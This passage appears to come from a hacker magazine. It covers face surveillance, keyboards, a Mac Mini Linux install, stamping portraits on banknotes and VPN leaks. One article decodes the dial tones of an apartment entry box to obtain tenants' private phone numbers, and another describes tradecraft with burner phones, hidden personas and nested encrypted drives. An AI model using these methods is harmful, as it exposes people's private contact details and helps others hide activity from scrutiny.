I located the number in Los Angeles. But, like you said in the reply to Logan (36:1), the Caller ID was spoofed. I would like this to be published because I want other people to know what happened to me so they can have a clue before it happens to them. I know this is happening more often now. I think it is the technology that is coming out so fast. But who knows why. He did not get the item.

I do not want to call eBay because that is a hassle! Any advice?

Blair

There are some missing details here that would be helpful in order to fully understand what's going on. If the buyer was scamming you, we don't get why your eBay account was frozen. We also don't understand why you don't want to communicate with them to get this resolved. What other kind of advice are you expecting in order to help fix this? In addition, you don't explain this spoofed number. Did the scammer from Singapore call you from a spoofed Los Angeles number? Or did he just make up a fake phone number for his contact info? If the latter, that is not Caller ID spoofing, but simply lying.

Without a clearer picture of what actually happened here, it's hard to warn people about specific mistakes they might make, such as sending something out before getting paid and/or sending to addresses that are suspicious for one reason or another. At least it sounds like you managed to avoid becoming a victim here.

EFFecting Digital Freedom

Face Surveillance Must Be Stopped by Jason Kelley

Invasive new surveillance technology could allow police to track you in public places, pick you out of a lineup, and even identify you in a moving crowd. They can do this automatically, based on a permanent, unique identifier that everyone has: a face. Even worse, the technology is flawed, often producing dangerously incorrect results. It's already being deployed by law enforcement across the country.

This technology, known as face recognition or face surveillance, could become ubiquitous in the next decade. It may have some acceptable uses - Apple's latest iPhones include a form of face recognition technology that scans a user's face to unlock them, for example - but only when users give their express, informed, opt-in consent.

But police use of face surveillance is starkly different. Law enforcement agencies are using face recognition to compare photos of suspects to mugshot and driver's license databases, and using it to implement widespread, mass surveillance via networked camera systems. If we don't stop them, this technology will invade our privacy, chill people from engaging in protests in public places, and have an unfair and disparate impact against people of color, immigrants, and other vulnerable populations. Fortunately, we can fight back.

There are two ways police and other government agencies are using face surveillance. We can, and must, stop both.

The first method involves comparing photos of arrestees, unknown suspects recorded by video surveillance cameras, and other people whose identities are unclear, with photos of known people in mugshot and driver's license databases. It's surprisingly affordable to set this up: the ACLU ran a test of Amazon's Rekognition software against members of Congress for less than $13.

The ACLU test also showed another major problem with the technology: it produces flawed matches. Rekognition incorrectly identified 28 of the members of Congress as people in a mugshot database. Such "false positive" errors occur across manufacturers of the technology. This misidentification means individuals will be targeted as suspects simply because they bear a resemblance to another person. Studies also have shown that it's more likely to misidentify African Americans and ethnic minorities, young people, and women, compared to whites, older people, and men, respectively.

And that's when it's being used correctly. A recent Georgetown study, "Garbage In, Garbage Out," showed that law enforcement often uses these flawed systems in grossly incorrect ways, leading to even more misidentification of subjects. For example, police in some jurisdictions submit low quality photos for search against police or driver's license databases. These photos include blurry surveillance camera stills, social media photos with filters applied, scanned photos, and artist sketches. Some officers have even used photos of actors that they believe look similar to a suspect in a low-quality photo, hoping to get a match when they hadn't before.

The second use of face surveillance is even more dystopian. Police can combine fixed surveillance cameras, officers' body-worn cameras, and other existing camera networks to scan and record every face in an area, and apply face recognition technology in real time. We've seen this sort of rapid proliferation of spy tech before: as technology like automated license plate readers become cheaper and easier to use, law enforcement takes advantage of their ability to track more people with minimal additional cost or manpower.

With this system in place, it will be trivially easy for law enforcement and other government agencies to flip a switch and turn on an Orwellian face surveillance nightmare. This might sound far-off, but the infrastructure already exists in some U.S. cities. Another recent Georgetown study, "America Under Watch," showed that dragnet face surveillance systems have already been built in Chicago and Detroit, and are being piloted in Orlando, Washington DC, and New York City. Though an agency may claim that they would only use the technology in a true emergency, broader misuse would be inevitable. Facial recognition could be turned on by simply pressing a button. It could easily be accessed by employees, and would create an enormous danger for data breaches.

The good news is that there is time to stop government face surveillance. Lawmakers are listening to the growing number of researchers, activists, civil liberties groups, human rights organizations, and readers like you that are sounding the alarm.

The most important step we can take now to protect our privacy is to ban use of face recognition by law enforcement and other government agencies - a step that San Francisco's Board of Supervisors took in May. We hope this sets off a domino effect. Oakland is considering a similar ban, and several statewide bills are also in the works. California's A.B. 1215 would prohibit using facial recognition software on police body-worn cameras, and Massachusetts' S. 671 would place a moratorium on all government use of face surveillance. Washington State had a similar bill this year and will likely have another next year. These bills have EFF's full support and should have yours, too.

This issue is bringing together people of all political leanings. Congress recently held oversight hearings where elected officials on both sides of the aisle recognized the critical need to protect people from face recognition technology.

Already, lives have been turned upside down after individuals have been misidentified via face recognition. But each of us has the opportunity to fight back and protect our privacy as cities, states, and the national government consider bans on law enforcement using this invasive technology. This is the moment to do so - before government face surveillance becomes commonplace, and while the movement has momentum. While there is wind at our backs, let's work together to protect our faces, and our privacy.

Mechanical Keyboards

by IFo Hancroft

I was 15 when I first heard about mechanical keyboards. Two classmates were discussing the keyboard one of them had just purchased. I thought to myself: Aren't mechanical keyboards those old, all-white keyboards with springs? Why would anyone want such an archaic thing!? I had no idea how wrong I was!

Most people use a $10, maybe $20, rubber dome keyboard. Some have done so consciously while others may not know that a better alternative exists.

What you need to realize is that mechanical keyboards were actually first and they keep getting made today. (While technically every keyboard switch that makes physical contact - unlike those light/optical switches - is considered mechanical, regular rubber domes are excluded when referring to a mechanical keyboard or mechanical keyboard switches.) Remember the keyboard of that Apple][you had back in the day? Yes! Mechanical. Current (rubber dome) keyboards didn't come to exist because they are better quality, better for your RSI/Carpal Tunnel, or even up to par with the mechanical keyboards. They came to exist because they are cheap.

If you *chose* to use a membrane (rubber dome) keyboard, that is fine. I am not trying to tell you to use a different keyboard. My goal is to tell you there is an alternative, what the differences are, why it might be worth it to pay $40-$150 for a keyboard, and why mechanical keyboards are awesome.

In order to be able to explain the differences, I need to explain how a keyboard works. I will assume that you already know some basic electronics and know what a circuit is. You need a closed circuit for the electricity to flow through. Well, keyboard switches work like regular switches in a circuit. When you press a key, you close the circuit and you let the electricity flow through.

In membrane keyboards, the switches are rubber domes that are all part of a single rubber sheet. You can imagine how consistent each key press will feel, depending on whether you are pressing another key at the same time and which key that is. That's right! It won't feel consistent. Another flaw of the rubber dome switches is that you have to bottom them out (press them until they hit the bottom of the keyboard), otherwise they won't actuate (a key press won't get registered). The PCB that has the traces that the rubber domes press on in order to make contact and close the circuit so a letter can show on your screen is actually a couple of nylon sheets. The only actual PCB in there is the one of the controller. You are generally limited to the keycaps (the plastic keys on your keyboard that press on the rubber dome and have a letter, digit, or symbol printed on them) that your keyboard came with. The quality of the printing on them is low, usually done via a tiny sticker. When it rubs out - because we all know it eventually will - you either need to buy ugly lettering stickers or find a place that can laser etch letters into the keys.

Topre, Alps, and Cherry are three famous types of mechanical keyboard switches. I will only be talking about the Cherry type of switches however (specifically their MX variant), as they are the ones I am most

familiar with.

In mechanical keyboards, each switch is separate. The PCB is an actual PCB. More often than not, you have a metal plate to which the switches are clipped for further stability. Per key backlighting is lately most often RGB (meaning you can switch the color without the need to desolder the LED and solder another one in its place). The key travel and force needed for actuation is a lot less than that on a membrane keyboard and you don't have to bottom out the keys for them to register if you don't want to. Although you have a choice. There are switches with different amounts of force required for actuation or a different distance it needs to travel before a keypress is registered.

There are countless options for keyboards and switches, so you can definitely find one that will suit your needs. If, for some reason, you can't find a keyboard that you like or that fits your requirements, you can join the awesome world of custom mechanical keyboards. There are tons of reading material online by people who have already built one. Whether you are looking to buy a premade kit that you need to solder and assemble or you are looking to design your own PCB schematic, get it printed, design your own switch plate, get it laser cut, use switch X with the spring of switch Y and the stem of switch Z, you can be sure there are many others who have already done that and can help you on your journey.

The Cherry MX style switches can be from many different brands, not just by Cherry America (the original manufacturer, patent holder, and once the *only* maker of Cherry MX type switches). No matter which brand you choose though, you can always count on the size of the switch, the pin positions, and the switch stem to be the same. What does that mean though? We will discuss the switch internals and the design of mechanical keyboards in a bit, so some things may not make sense yet, but it tells us the following:

Let's say you just bought a shiny new keycaps set you spent $60 on, but your coworkers keep complaining about the loudness of your Blue switches or your PCB has died and you need to replace it. You can count on the new PCB to work with your existing switches and your keycaps to work with your new switches.

The design/internals of a mechanical keyboard are as follows:

PCB:

I think that's pretty obvious. It has the circuit traces printed on it, the diodes that limit the direction in which the electricity flows so your NKRO (N-key rollover) can work, the keyboard chip, and the LEDs for that sweet RGB. It is what you solder your switches to. As mentioned before, you have the options of buying a pre-made keyboard, buying it as part as a kit, buying a PCB only and sourcing the other parts from an older keyboard, or designing your own and getting it manufactured.

Switches:

The types of switches in the Cherry MX family can be as many as flavors of ice cream, depending on whether they are clicky and when the click comes, their force curve, their tactility or lack thereof. However, they are generally divided into four types: linear, tactile, tactile clicky, and clicky.

Each switch is separate and consists of the following parts:

The switch stem - the part that the keycap sits on top of and slides down when you press it, making the two metal pins inside the switch touch and close the circuit.

The two metal pins - two metal pins, each having one of its ends part of a circuit that closes when they touch. Simple, right? It is. However, they play a big part in the switch tactility. Whether it will be clicky, tactile clicky, tactile, or linear. They are actually a bit more than just pins. What comes out of the switch is the pins part, but inside they are a little bigger. Depending on switch type, the stem may or may not have a notch that touches against one of them, creating resistance on push, giving you the feeling of a "bump" and maybe that metallic "click." There are different type of switches and some use a separate clicker.

The switch housing - holds the switch together and may have a socket for an LED for backlight or a hole on the bottom to allow an SMD LED soldered to the PCB to fit under it. Usually, the SMD compatible switches have a clear top housing to let the light shine through.

The spring - it keeps the switch from staying in pressed position when you are not pressing it and creates resistance, which accounts for the force the switch needs to be pressed with in order for a key press to be registered. You can either choose a switch that needs the amount of force you want or buy a separate spring and change the switch's spring to adjust the force needed. They can either be plate mounted or PCB mounted.

Metal Plate:

While among keyboard enthusiasts and custom keyboards you can see stuff like 5mm thick plates made of acryll, they are usually, at least on pre-made keyboards, made out of 1.5mm thick steel or aluminum.

They provide further sturdiness to the keyboard, take the stress off the PCB, and - the main purpose - they hold the switches. The reason for the 1.5mm thickness is that, if you look closely at a switch, you will see the notches that clip to the metal plate. The distance between the top and bottom notches is, well, 1.5mm.

Depending on the switch hole's cutout, you may be able to open the switch housing without having to desolder it and remove it from the plate first.

Case:

While you can see some very pretty cases, we won't talk about keyboard cases/housings, as there is nothing interesting about their design in general. They just hold everything.

Keycaps:

They are the plastic things that sit on top of switches, usually have letters written on them, and may or may not allow lighting to shine through the letters.

Before talking more about keycaps, I want to teach you about the different keyboard form factors so we can clear up some terms.

Some common keyboard form factors/sizes are 100 percent (regular keyboard, with numpad on the side), 80 percent (also known as TKL or Tenkeyless) (lacks the numpad on the right), and 60 percent (lacks the F row and everything to the right from the Enter key).

Some weirder sizes are 65 percent, which is pretty similar to 60 percent, but contains some extra keys - the arrows for example.

Then there are split keyboards where literally the two halves of the keyboard are separate.

Next, you have the layout of the keyboard: ANSI or ISO. This relates more to the physical shape of the keys. An ANSI full-size keyboard has 104 keys. The enter key is in a single row. ISO, on the other hand, has a weird looking Enter key, a short left shift, and an extra key between left shift and z.

Then come keycap profiles. This is the general form factor of the keycaps - the way they curve between the different rows, their size, and curve per key. For example, SA profile keycaps have a different curve and shape from DSA keycaps.

Then you have the keycaps material and printing or lack thereof. You can have them made from PBT, ABS, or other materials. The printing can either be done with stickers, like on membrane keyboards, by laser etching, by dye sublimation, or by double shot injection molding where the letter and the keycap are two different pieces of plastic. You can't feel the legend in double shot injection molding and they won't wear out. Most common places for legends to be printed on keycaps is either the top or the front (known as stealth or ninja printing) - or to have completely blank keycaps. This article, for example, has been typed on a 65 percent keyboard, with SA profile keycaps which, with the exception of the left shift, the right alt, the enter, and the backspace keys, have nothing written on them at all.

You can also have artisan keycaps. The name speaks for itself: keycaps made by an artist that can look like anything you imagine. For example, my escape key is a two piece keycap that is an alien head.

Obviously, this article doesn't touch on everything. Some parts have been more detailed while others have been less so. I don't intend to make you a keyboard scientist, but only to introduce you and perhaps interest you in mechanical keyboards. If you don't know if the hobby is for you, but want to see what all the fuss is about, you have two options: Buy a cheap mechanical keyboard for around (or less than) $50 or buy a switch tester so you can test the different types of switches before deciding which one you like.

The Multiple Persona Theory of Digital Secrecy

by Justice Conder

In light of the endless and ongoing privacy violations from software service providers, many privacy advocates are advising people to stop using social media and online file storage services.

While I can understand this advice, I think it's bad advice for serious technologists. For one, you are giving up all the modern conveniences of these services. But two, and more importantly, you are drawing attention to yourself by *not* using them. Even normal, non law enforcement people are suspicious of someone who doesn't use some form of social media. The principle I'm trying to establish is demonstrated by the downfall of Osama bin Laden. Consider the following accounts:

"Intelligence officials were tipped to bin Laden's suburban mansion hideout 'after noting the compound had few electronic links to the outside world.' And in a world submerged in technology, some of which is only affordable to people who live in suburban mansions, that had to be a big, bright red flag." - *Time,* May 02, 2011

"In the end, it just looked too odd for a big home, even in rural Pakistan, to have no telephone or Internet service. 'It's... noteworthy that the property is valued at approximately $1 million but has no telephone or Internet service connected to it,' a senior administration official told reporters." - nextgov.com, May 2, 2011

The multiple persona theory of digital secrecy posits that the best approach to engaging in digital spookery is to do it under multiple personas. That means that you use all the social media and cloud hosting services that you want for mundane and professional affairs, but you also use multiple dark personas to engage in the things you need to keep secret. This is where you pull out the ProxyHam, Tor, PGP, Signal, SpiderOak, Cryptomator, and Tails hackery. By adopting this approach, you exemplify the principles of the Gray Man Theory in cyberspace.

But the tradecraft doesn't stop there. You don't just have one dark persona but multiple so that you can have a stated reason for using those services other than the one you desperately need kept totally under wraps. In the context of file storage, this could be using something like VeraCrypt to create multiple nested encrypted drives to achieve plausible deniability. You would have one drive contain something relatively embarrassing to throw the scent away from the other drive containing the things you need ultimately kept private.

In the context of identities, this could mean being your own contact person and playing the "I know a guy" card. In this scenario, you would say you don't want to have anything to do with something, but you know someone who could help and you give the contact information to one of your other personas. This could be as simple as passing on a phone number linked to another burner phone running Signal.

I don't actually think that anyone reading this post is a spy or crime boss, and I don't want to encourage lawlessness. I simply want to make the point that people who say that you should drop social media because it's not secure are being simplistic. Real operators are invisible in plain site.

Mini Mate -
Rescuing Hardware from the Graveyard

by base64xor

The funnest projects are those that present a number of challenges which require a little hacking. Installing an update-to-date operating system on a Mac Mini 2,1 (era 2007) is one of those fun projects. Since Apple will not allow an OS X version newer than 10.6.8 Snow Leopard to install on the Mac Mini 2,1, a Mini running OS X cannot install the latest patched versions of popular software.

Not only is there the hindrance of the Mac Mini being limited to older versions of OS X, but the hardware is also not suitable for the current desktop versions of popular Linux distributions. The Ubuntu Mate 64 bit distribution is ideal for older systems such as this Intel 64 bit processor Mini, however, the EFI boot of this Mini is 32 bit. Since the off the shelf x64 Mate supports only 64 bit EFI, not only is there a bit of work to get the Mini to install Mate, but the Mate ISO must be hacked also.

So to start this project, I purchased a used Mini on the Web. After the Mini arrived via the seller's favorite delivery company, I logged into OS X as admin without a password, and then I first set a password! In order to add another operating system to the Mini, the OS X partition must be resized and a new partition added to the original 80GB drive!

The boot loader for the Mini will not boot images from USB, so I installed the rEFInd boot manager found at SourceForge. With my fingers crossed, I verified that REFInd boots into OS X, as each step in this process could brick the Mini! The process to install Mate from USB will require two bootable USB sticks.

I retreated to my Windows system and burned the bootable ISO image of rEFInd to a USB stick and downloaded the Ubuntu Mate x64 ISO. Using 7zip, I extracted the Mate ISO onto the Windows system. In order for the Mini to boot the Mate ISO, I downloaded `bootia32.efi` from `github.com`. It is actually labeled as "wrong," but this is the one that works on the Mini!

After placing the `bootia32.efi` in the EFI/BOOT folder of the Mate ISO extracted files, I burned the extracted Mate files to a second bootable USB stick. Then I rebooted with both bootable USB sticks in the Mini. Success so far! The rEFInd boot menu was displayed.

I used the keyboard arrows to move across the rEFInd boot menu options, and looked for the boot option that displayed the words "bootia32.efi" and selected it. The Ubuntu installer USB stick then booted into the GRUB menu, where I selected the "install Ubuntu" option.

Finally, the rest was an ordinary Ubuntu Mate installation from the Ubuntu USB media. I used the advanced option to format the selected disk partition as "ext4" and labeled it as "/" (ensuring to not harm the OSX partition!). From now on, I only need to select Ubuntu in GRUB boot loader to boot into Mate.

To try this out for yourself, buy an "obsolete" Mini and attempt this project! Very likely, your steps will vary, and you will find yourself searching the Web for answers on how to hack during every step!

CITIZEN ENGINEER

by Limor "Ladyada" Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

"The Currency of Change"

On April 20, 2016, it was announced that Harriet Tubman would be replacing Andrew Jackson on the 20 dollar bill. The very next day, Donald Trump was interviewed on *The Today Show* and made his intentions clear: "Andrew Jackson had a great history and I think it's very rough when you take somebody off the bill. Andrew Jackson had a history of tremendous success for the country.... I would love to leave Andrew Jackson...."

Many political decisions leave citizens powerless. However, when it comes to currency, anyone has the potential to amplify a movement or help keep a promise - right from our living rooms, maker spaces, hackerspaces, and local libraries, using tools like 3D printers, laser cutters, and necessary craft skills.

We created an instructional video and learning guide on how to use a 3D printer to create stamps that could be used to impress the portrait of historical figures upon U.S. paper currency. We had a few other ideas: Sally Ride on the 10 dollar bill, Grace Hopper on the 50 dollar bill, and Ruth Bader Ginsburg on the 100 dollar bill (`youtu.be/3blGj4w8aF0`).

Is It Legal to Stamp Money?

Good citizens strive to be in full compliance with U.S. law at all times. Though specific anti-counterfeiting laws prohibit the willful destruction of, and stamping of advertisements upon, paper money, these statutes do not prohibit an instructional video or a tutorial on stamping money, nor the act itself. Tubman stamps, for example, are not advertisements and, pursuant to U.S. Department of Treasury guidelines, the stamped currency is fit for circulation so long as its denomination remains legible. Thus, the production of the instructional video and the stamping of currency both appear to be well within the law.

18 U.S. Code § 333 - "Mutilation of National Bank Obligations"

Defacement of U.S. currency is regulated by Section 333 of the United States Code, which provides:

[w]hoever mutilates, cuts, defaces, disfigures, or perforates, or unites or cements together, or does any other thing to any bank bill, draft, note, or other evidence of debt issued by any national banking association, or Federal Reserve bank, or the Federal Reserve System, with intent to render such bank bill, draft, note, or other evidence of debt unfit to be reissued, shall be fined under this title or imprisoned not more than six months, or both.

Based on its plain terms and enforcement history, the statute clearly does not prohibit the stamping of U.S. currency. With that out of the way, let's get stamping!

Usually, a simple stamp design can work with plain PLA (polylactic acid) plastic by orienting the design flat on the 3D printer bed. However, more complex artwork will require making a silicone/rubber mold out of a 3D printed negative.


To build the stamp design, we used a lithophane generator to create a 3D map of our design. It works by translating the black and white values into bumps that form the image of the design. We'll adjust the settings so we can invert the design to create the negative for making a putty mold. The putty is a silicone base, so it can transfer ink well. We used the convenient website `3dp.rocks/lithophane/` to convert any grayscale image into the model we'll need for creating the putty molds.

Before importing the artwork, resize the image to fit the stamp size. Use an image editing program to scale the image properly. To scale an image to a dollar note, we measured the image to 35mm x 45mm. Make sure to scale the image before creating the 3D model, otherwise you can lose details when making the image larger. When making a stamp, keep in mind that the image must be reversed to have the correct orientation. You can adjust the image settings option if you forget to in your image editing program.

The 3D printed parts are fairly easy to make with most common home desktop 3D printers that are on the market. And if you don't have access to a 3D printer, you can order the parts and have them shipped to you. The parts were designed in Autodesk Fusion 360. If you're interested in modifying the parts, you can download the source file. If you're using different 3D modeling software, you can save it out in STEP, IGS, OBJ, and other file formats (`www.thingiverse.com/thing:2541027`).

Download the STL file and import it into your 3D printing slicing software. You'll need to adjust your settings accordingly if you're using material different than PLA.

220C Extruder Temp
No heated bed (65C for heated)
90% Extrusion Multiplier
.4mm Nozzle
0.4 Extrusion Width
.15mm Layer Height
100% infill
No Supports
4mm skirt (brim)



Before mixing our putty, we'll first test the required amount of material we'll need to fill our part with a couple of pieces of Play-Doh. Press the Play-Doh into all of the voids in the design. Use your thumb to help press it into all of the corners. Apply pressure to the part with your palms and remove any excess that doesn't fit. Use the 3D printed lid part to further help press Play-Doh in all of the available spaces in the negative. Start by using your thumbs to press on the center of the lid and then continue pressing in an outward pattern. Make sure the back of the mold is even and above the four walls on the stamp. We'll need an even back to adhere to the printed handle.

Now we can use the weight of the Play-Doh to measure the two part putty mixture for the mold. To weigh it, we used a general mailing scale for envelopes. Set the units to grams and make sure to measure on a level surface. Apply the Play-Doh on top to determine how much of the putty mixture we'll need. Take several readings when measuring to make sure you have a correct reading. Use the weight to measure a 1:1 mix ratio. Our stamp weighed in at 8g, so we'll measure two 4g parts. Quickly add or remove putty and measure as needed.

We'll have three minutes of work time to mix the putty. Quickly and evenly mix both parts into a ball and then press the putty inside your mold part. Use your thumbs to work the putty into all of the details and corners of the mold. Reuse the lid to help compress the putty into the part. Just make sure to remove any Play-Doh from the previous use.

The putty will need about 20 minutes to fully cure. You can check on the process by feeling the excess putty on the sides of the mold. Press on the edges with your fingernail to see if the putty has turned into a solid piece. If the putty feels fully cured, we can go ahead and peel the mold off the part. Carefully pick the mold off the negative by lifting one of the corners. Choose a corner that can pull the whole mold off the part without ripping the whole mold. If you pick at a corner and it starts to rip, allow it to cure a little while longer and then choose a different corner to peel. Cut off all the excess on the mold with a pair of sharp scissors. Try to keep a straight angle to have an even back surface to attach to the 3D print handle.

Now we can glue the stamp to our printed handle. We ended up using a gel super glue to adhere the stamp to the printed handle. Both E600 and hot glue didn't allow the stamp to adhere. Apply small drops of glue to each corner on the flat side of the handle. Apply even drops to the center and then press the mold to adhere it to the handle. We'll want to make sure to apply even pressure to all sides of the mold. Allow the glue to cure for about 15 minutes before use.

Test the stamp with an ink pad bigger than the size of the stamp. All of the edges of the stamp should fit within the ink pad. To achieve the best quality, test the amount of pressure used when stamping your design. The amount of ink will also affect the quality of the imprint.

Stamping currency is not a new idea. In the 1970s, there were bills stamped and circulated all around the USA with "QUEER MONEY" on the front and "This money was handled by GAY PEOPLE! (If that bothers you, give it to someone else.)" on the back. With more transactions being digital only, currency remains one of the public squares to stamp a message while we still can.

Good night and good luck.

by @MikeTofet

When was the last time you heard a dial tone? I mean, really think about it. The vast majority of us (even those who read this magazine) simply tap a spot on our touchscreen cellular phones and wait for the connection to be made in silence. Dial tones aren't really even a thing in cellular communication. If you happen to hear one, it's purely a simulation for your ears.

So when I heard one just this past week, and then actually heard the sound of the digits being dialed, I had some momentary nostalgia. Then I got excited; I was going to get those digits!

Background

Very briefly - because I am extremely unqualified to go into any real depth here - the tones you hear when you dial an old-school landline are dual-tone multi-frequency (DTMF) sounds. This means each sound is made up of a combination of two distinct tones: a low tone and a high tone. Standard U.S. telephones can use four distinct low-group tones and three distinct high-group tones for a total of 12 possible sounds the phone can generate. These tones are specified and assigned to the keys on your phone.

There are actually four distinct high-group tones available, making for 16 possible combinations. Standard phones do not use this fourth group, so we can ignore them for the purposes of this discussion. However, I highly recommend learning more about DTMF. Use your favorite search engine to look for "DTMF" - or go support your local library and open an encyclopedia.

Since these tones are so distinct, we can easily decode them back to the dialed numbers with ease. You can actually train yourself to do this simply by ear. But you don't need to do that. It is a relatively straightforward task to change sounds to waveforms and to represent waveforms as a list of the contributing frequencies and power levels that make up those waveforms. The math that performs this conversion is called a Fourier transform and an algorithm known as Fast Fourier Transform (FFT) is well known, studied, and coded in many languages. Again, I recommend further research on FFT.

If you take an FFT of the sound of a phone number being pressed, you will get two distinct "peaks" of power at two separate frequencies. For example, if you happen to record the sound of someone pressing a "1" on the phone, you will hear a sound made by combining a 697 Hz low tone and a 1209 Hz high tone. If you run this sound through an FFT, you will see those two frequencies returned to you very clearly and you will know it was a "1" being pressed.

So, all we need to do is record the sound of the number being dialed and run each number tone through an FFT to back out the constituent frequency pair and we will know the number pressed. You need to get a good clean

recording with a high signal-to-noise ratio but, overall, this is very simple today.

The First Experiment

The dial tone and number I heard was coming out of a Doorking 1835 series telephone entry control box at an apartment building. In this scenario, you can look up a tenant's name and get a four-digit code. You enter the four-digit code and the box will audibly get a dial tone and audibly dial the tenant's phone number. This is the audio I recorded simply using the "Voice Memo" app on my iPhone. I played it back and it was very clear. Then I emailed the audio file to myself using the "Share" function built into the app.

Next, I knew there had to be an existing DTMF decoder out there already. Turns out there is one on the Apple App Store, but you had to pay for it. It isn't much, but I didn't want to pay for this little experiment. A simple web search led me to this site: `dialabc.com/sound/detect/`. You simply upload your audio file and it will list the tones it detects! Perfect!

Except Voice Memo emails M4A files and the site won't accept them. Luckily, converting from M4A to WAV is pretty straightforward. I used Adobe Audition to convert to WAV, uploaded the resulting file, and got a number back. I put this number in Google and got a perfect response for the owner of this particular landline. Perfect!

But I felt like I cheated a little. I used paid software to do the conversion and someone else's server and code to do the decoding. Using the code didn't bother me, but leaving who-knows-what logs behind on their server did. So I set about doing everything using Linux and any open source software I could find.

Step 1: Convert the sound file.

The best way to convert the sound file from M4A to WAV I found was to use avconv. On Ubuntu, this is not a standard package, so install it first with:

```
sudo apt-get install libav-tools
```

Then you convert the sound file with:

```
avconv -i originalfile.m4a
➥ newfile.wav
```

I tested the converted file on the dialabc site, and it worked.

Step 2: DTMF Decoding.

After a little bit of web-searching, I found two python-based libraries hosted on Github (I'm a python kind of guy):

```
github.com/nickrobinson/DTMF
➥Detector
github.com/hfeeki/dtmf
```

Immediately, both libraries failed to process the WAV file I had created. It seems like the wave package in python 2 itself was the issue. After some trial and error, I found some avconv settings that would work:

```
avconv -i originalfile.m4a -ar
➥ 16000 -sample_fmt s16
➥ newfile.wav
```

This down-sampled the original audio to 16000 samples per second and set the bit-depth to 16 bits. Be sure to research ffmpeg or avconv to learn more about these options.

Even with this audio file, the first library by "nickrobinson" did not work. For some reason it would only decode the last few digits of the number.

The library by "hfeeki" worked perfectly, but you had to edit the code each time to change the target file. I made some slight changes to the code to allow a command-line argument. I have offered the changes up as a pull request, but at the time of this writing the code has not been merged. If you want to make the same change, simply do this to the "dtmf-decoder.py" file:

Insert a new line 10: `import sys`

Edit line 96 to say: `wav =`
`➥ wave.open(sys.argv[1], 'r')`

Then call the file with: `python2 dtmf-`
`➥decoder.py filename`

Now I can convert the audio file using free tools and get those digits to my heart's content.

Implications

It's just a bad idea for the audio of the call out to be audible. If you know the person lives there, you can get their private number just by looking them up on the box. This might be an unlisted number, or even their cell phone number. Once you have their number, well, there's an awful lot that can be done.

I leave that to your imagination and your ethics.

Potential VPN Attacks

by aesthetic

Recently, I've noticed an issue with the router/modem combo in my house.

It's an Arris Touchstone TG2472. It was provided by my Internet service provider, and is one of the poor performing router plus modem combo devices. I've been meaning to upgrade to a dedicated modem and wireless router, but simply haven't gotten around to it. During my usage of this ISP-provided router over the past few months, I've been beginning to notice some anomalies, and the ways they affect me.

I generally use a VPN when I'm using my computer. I have a subscription to a nice, high-speed, paid VPN. It uses a client that just sits on the computer, rather than a VPN router or some physical piece of hardware. I generally leave my VPN running all day, occasionally while seeding torrents (torrents of free Linux ISOs, of course), while I'm out and about. Occasionally, I've come home to find my VPN has been disconnected, but my torrents are still seeding! "That's annoying," I thought to myself. "It must be a bug with the VPN software."

A few more days passed, and I found myself home on a Tuesday afternoon. I wasn't feeling well, so I decided to work from home. A few hours into a report, my music stopped and nothing would load. I had no Internet! "That's strange," I thought, and walked over to my modem/router to check if it had disconnected. Lo and behold, the modem only showed the power light being on, with all other lights off. As it came back online, it seemed to be going through a full reboot process. But the power had never been cut, and the modem had no reason to restart. Strange.

When I went back to my laptop, I noticed it had reconnected to the Wi-Fi. When the Internet had gone down, the VPN gave a "Disconnected!" notification, due to not being able to reach its host. The torrents, however, simply assumed there were no peers and sat idle. When the Internet came back online, the VPN didn't auto-reconnect (a failure of the VPN client, perhaps?), but the torrents happily began seeding again, this time uploading data in cleartext over a non-encrypted connection.

At that moment, I realized something: what I had just witnessed could have been an intentional attack. Could rebooting modems be something ISPs are doing to attempt to strip/disrupt nonstop streams of encrypted/VPN transmissions? I've heard Comcast horror stories about individuals having their Internet shut off simply for using a VPN or having "peer-to-peer" traffic flowing through their router.

Using the router/modem combo my ISP had provided was opening me up for a myriad of possible attacks and misconfigurations. While I'm not 100 percent sure that what I experienced was in fact my ISP rebooting or possibly updating my modem remotely, the slim possibility that it was happening made me realize the poor operational security I was partaking in by utilizing their products in my home.

While this article doesn't try to reach for any conclusions or go further in-depth with a technical analysis of my modem, I hope that reading this has helped you consider what devices you run in your home, along with who can access them, update them, or even possibly reboot them. Even something as innocuous as a remote update and reboot on a modem can do something as extreme as stripping VPN traffic.

Oh, and pro-tip: Most VPNs have a configurable kill switch that will disable your network adapter if the VPN client disconnects. *Turn it on!*

Greetz to Lainchan - Let's All Love Lain! Much love to 2600 *- Thanks for publishing a bunch of my letters in the past!*

Working for an ISP

by slave_job_tech

I recently lost my job in technical support at Vidéotron, a local Québec ISP that has made a big contract with Comcast for their Helix project, which includes control of domotics in your house, a TV remote with an integrated microphone (sic!), and a "smart" router/modem in the same box. The techs are not trained for it yet, and it comes into market in March....

I've read on *Techdirt* that Comcast previously had spied on their users (and probably continues to do so). So basically, Vidéotron is becoming more and more like Big Brother. Just imagine giving possible control of your domotic devices to your ISP! And we all know that it's never a question of "Will they do so?" but of "Can they do so?" (Just mix that with some "anti-terrorist" bullshit laws and a dictator coming into power with a SWAT team waiting for the lights to go off....)

As a simple Level One tech, I could change the password to your @videotron.ca email address, your customer account, and your video decoder. I could know the history of your calls on your cell phone, but not the content of your Internet habits. (They can obtain this if police come with a court warrant, but in about 90 percent of the cases, they fail to recover the data - if what my trainers told me was true.) I could also reset your modem so you would lose your Internet connection for about two minutes. I could send a Profile Five to your TV decoder, which is also a recorder, so you would lose all of your recorded TV programs. When we complete a demand for a tech, the form always asks if the customer has a security system at home (if they have a problem with the phone modem, some actions of the tech can activate it accidentally). I don't know if they store the info or not. The website of the ISP doesn't have a single SSL certificate, and some things (like the speed test) require that you download a flash player to use it.

